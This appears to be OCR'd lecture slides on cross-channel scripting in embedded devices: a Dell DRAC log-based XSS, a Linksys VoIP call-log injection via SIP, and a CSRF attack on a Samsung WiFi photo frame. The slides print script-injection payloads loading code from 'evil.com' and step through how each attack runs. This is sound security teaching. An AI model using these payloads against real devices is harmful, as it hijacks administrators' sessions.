
Persistant Log-based XSS



1 Attacker attempts to login as user

```
" );</script><script src="//evil.com/"></script><script>
```

2 Admin views syslog



3 Payload executes

Login+Log XSS attack result



The screenshot shows the Dell Remote Access Controller 4/P web interface. The top navigation bar includes links for Support, Help, About, and Log Out, along with the DRAC 4/P @ PowerEdge 840 and admin, Administrator session information. The main header features the Dell logo and the IP address 172.24.78.136. Below the header is a navigation menu with tabs for Properties, Logs, Configuration, Update, and Diagnostics, with Configuration selected. A breadcrumb trail below the menu shows SEL | Last Crash Screen | DRAC 4 Log. On the left, a sidebar displays a tree view under the DRAC 4 node, listing Power, Console, and Media. The central content area shows the SEL Log, which is currently empty. A decorative Stanford University logo (the Stanford tree inside a blue shield) is centered at the bottom of the page. The right side of the interface has three gray circular icons.

Cross Channel Scripting (XCS)



Moving on to real XCS

VoIP phone


Photo frame



VoIP phone


- ▶ Linksys SPA942
- ▶ Web interface
- ▶ SIP support
- ▶ Call logs

SIP XCS






| SIP: xyz@mydomain calls abc@thatdomain





| SIP: xyz@mydomain calls abc@thatdomain



2 RTP: carries actual binary data

SIP XCS





I Attacker makes a call as

```
<script src="//evil.com/"></script>
```



1 Attacker makes a call as
`<script src="//evil.com/"></script>`

2 Administrator accesses web interface






1 Attacker makes a call as

`<script src="//evil.com/"></script>`

2 Administrator accesses web interface




3 Payload executes

SIP XCS attack result



A screenshot of a Linksys SIP phone's call log interface. The top header reads "LINKSYS® A Division of Cisco Systems, Inc." and "Linksys". Below the header are three tabs: "Redial List" (highlighted in red), "Answered Calls", and "Missed Calls". The main area displays a list of 60 entries, numbered 1 through 60 in two columns. A large red rectangular box covers the middle portion of the list, with the text "Part of the page removed to conserve space." written in red. At the bottom of the screen, there is a small red cartoon character icon and some status indicators.

Photo frame sales





WiFi photo frame

- ▶ Samsung SPF85V
- ▶ RSS / URL feed
- ▶ Windows Live
- ▶ WMV / AVI

Photo frame XCS



Fetch photos from the Internet. Watch movies too.



Fetch photos from the Internet. Watch movies too.

Operation

- ▶ Use browser interface to set up
- ▶ You can also see the current photo!
- ▶ Many configuration fields: RSS, URLs, etc...

Photo frame XCS




Photo frame XCS



I Attacker infects via CSRF





Photo frame XCS



1 Attacker infects via CSRF



2 User connects to manage

